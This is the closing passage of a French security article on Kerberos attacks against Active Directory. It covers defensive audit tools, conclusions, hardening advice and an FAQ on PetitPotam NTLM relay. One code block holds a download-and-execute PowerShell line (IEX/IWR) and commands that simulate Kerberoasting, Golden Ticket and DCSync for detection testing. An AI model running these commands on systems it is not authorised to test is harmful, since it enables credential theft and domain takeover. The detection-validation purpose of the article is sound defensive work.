- ✓ Azure AD Conditional Access avec MFA adaptatif

11. Outils défensifs et frameworks

11.1 Boîte à outils du défenseur

🛡️ PingCastle

Scanner de sécurité Active Directory open-source fournissant un score de risque global et des recommandations concrètes.

```
# Exécution d'un audit complet
PingCastle.exe --healthcheck --server dc01.domain.local

# Génération de rapport HTML
# Analyse automatique de :
# - Comptes dormants avec privilèges
# - Délégations dangereuses
# - GPOs obsolètes ou mal configurées
# - Chemins d'attaque vers Domain Admins
# - Conformité aux bonnes pratiques Microsoft
```

🛡️ Purple Knight (Semperis)

Outil gratuit d'évaluation de la posture de sécurité Active Directory avec focus sur les indicateurs de compromission.

```
# Scan de sécurité
Purple-Knight.exe

# Vérifications spécifiques Kerberos :
# - Âge du mot de passe krbtgt
# - Comptes avec préauthentification désactivée
# - SPNs dupliqués ou suspects
# - Algorithmes de chiffrement faibles
# - Délégations non sécurisées
```

🛡️ ADRecon

Script PowerShell pour extraction et analyse complète de la configuration Active Directory.

```
# Extraction complète avec rapport Excel
.\ADRecon.ps1 -OutputDir C:\ADRecon_Report

# Focus sur les vulnérabilités Kerberos
.\ADRecon.ps1 -Collect Kerberoast, ASREP, Delegation

# Génère des rapports sur :
# - Tous les comptes avec SPNs
# - Comptes Kerberoastables
# - Comptes AS-REP Roastables
# - Toutes les configurations de délégation
```

11.2 Framework de test - Atomic Red Team

Validation des détections avec des tests d'attaque contrôlés basés sur MITRE ATT&CK.

```
# Installation Atomic Red Team
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics

# Test AS-REP Roasting (T1558.004)
Invoke-AtomicTest T1558.004 -ShowDetails
Invoke-AtomicTest T1558.004

# Test Kerberoasting (T1558.003)
Invoke-AtomicTest T1558.003

# Test Golden Ticket (T1558.001)
Invoke-AtomicTest T1558.001 -ShowDetails

# Test DCSync (T1003.006)
Invoke-AtomicTest T1003.006

# Vérifier que les détections se déclenchent dans le SIEM
```

12. Conclusion et perspectives

12.1 Synthèse de la chaîne d'exploitation

La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**
Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos

- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.
Sources et références : MITRE ATT&CK · CERT-FR

Références et ressources complémentaires

- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security

- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory

AN
Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

Comment fonctionne une attaque NTLM relay via PetitPotam et quelles sont les mesures de protection efficaces ?


PetitPotam exploite l'API EfsRpcOpenFileRaw du service de chiffrement de fichiers (EFS) pour forcer un controleur de domaine a s'authentifier aupres d'un serveur controle par l'attaquant. Ce dernier relaie ensuite l'authentification NTLM vers AD CS (Active Directory Certificate Services) pour obtenir un certificat au nom du DC, permettant une prise de controle complete du domaine. Les protections incluent l'activation d'EPA (Extended Protection for Authentication), la desactivation de NTLM via GPO, le filtrage RPC sur les controleurs de domaine, et la securisation des templates de certificats AD CS.

Pourquoi la signature SMB et LDAP signing sont-elles critiques pour contrer les attaques NTLM relay ?

La signature SMB et le LDAP signing sont critiques car elles empechent un attaquant de relayer des authentifications NTLM interceptees. Sans signature, l'attaquant peut intercepter une authentification et la rejouer vers un service cible qui acceptera la session sans verifier l'integrite des messages. L'activation du SMB signing sur tous les serveurs et postes clients, combinee au LDAP signing requis et au channel binding sur les controleurs de domaine, rend les attaques ntlmrelayx et Responder inefficaces pour les protocoles signes.

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr